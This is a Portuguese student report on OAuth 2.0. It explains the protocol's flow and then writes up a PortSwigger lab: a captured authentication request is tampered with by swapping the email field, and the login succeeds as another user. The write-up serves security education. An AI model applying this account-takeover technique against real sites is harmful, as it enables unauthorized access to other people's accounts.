# PORTSWIGGER

Relatório

Gabriel Oliveira

## **OAuth 2.0**

PORTSWIGGER

Relatório

# OAuth 2.0

Relatório sobre OAuth 2.0.

Setembro
09/2021

Aluno: Gabriel Oliveira

## Sumário




Setembro
09/2021

# 1 O que é OAuth 2.0

O usuário pode realizar diversos modos de cadastro dentro de um web site, os mais comuns vistos pela web são os logins através do facebook e google. Neste relatório falaremos sobre o OAuth, que é bastante utilizado para realizar esses logins sem a necessidade de perder tempo realizando um cadastro.



OAuth é um protocolo de autenticação onde o usuário pode utilizá-lo para realizar logins em determinados tipos de web sites ou aplicações web. O mesmo se comporta como um autenticador, sendo assim, facilitando a vida do usuário final, ou seja, não sendo necessário realizar o processo de cadastro em um determinado site.

## 1.1 Arquitetura





Para entendermos o funcionamente, foi feita a arquitetura acima para uma facilidade na compreenção do assunto. A arquitetura nos mostra 3 etapas a serem seguindas, que são elas:


**1º -** A aplicação do cliente envia uma requisição solicitando uma autorização para a utilização dos dados, sendo assim, o usuário realiza a aprovação do mesmo e assim então a aplicação terá essa autorização para realizar a utilização de dados.



**2º -** Após a aprovação da primeira parte da arquitetura, o cliente envia uma requisição ao servidor de autenticação, e o mesmo irá responder com um token de acesso.




**3º -** Com o cliente recebendo o token de acesso, a aplicação web porderá utilizar o token para realizar o login.



# 2 Laboratórios

## 2.1 Authentication bypass via OAuth implicit flow

Neste laboratório nosso objetivo é logar na conta de outro usuário utilizando o mecanismo de autenticação OAuth. Ao realizarmos o login no usuário e senha que nos foi dado pelo enunciado do exercícios, utilizaremos o burp para capturar essas requisições e analisar mais aprofundamente o que está sendo realizado.

Capturando a sessão e verificando a requisição abaixo, percebemos o seguinte:

```
POST /authenticate HTTP/1.1
Host: ac201fdfle3faelb80262c57008d005c.web-security-academy.net
Cookie: session=syQF8gRPeVYv2BadS8vXJDW7o8d0ealR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac201fdfle3faelb80262c57008d005c.web-security-academy.net/oauth-call
Content-Type: application/json
Origin: https://ac201fdfle3faelb80262c57008d005c.web-security-academy.net
Content-Length: 103
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "email":"wiener@hotdog.com",
  "username":"wiener",
  "token":"s0ABEru5FkF-yFyeqZfz_VaHsH0ki0PNbgGkCITLD9e"
}
```

A requisição é no método POST, ou seja, estamos enviando dados ao servidor de autenticação da plataforma e estamos inserindo 3 campos básicos:

**Email**
**Username**
**Token**

Como nosso objetivo é entrar na conta de um usuário qualquer obtendo somente o e-mail do mesmo, o campo ‘email’ é interessante para a gente. Ao realizar uma modificação na requisição, inserindo o e-mail do usuário alvo, percebemos que é conseguimos realizar o login na conta do mesmo.

```
{
  "email":"carlos@carlos-montoya.net",
  "username":"wiener",
  "token":"s0ABEru5FkF-yFyeqZfz_VaHsH0ki0PNbgGkCITLD9e"
}
```

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net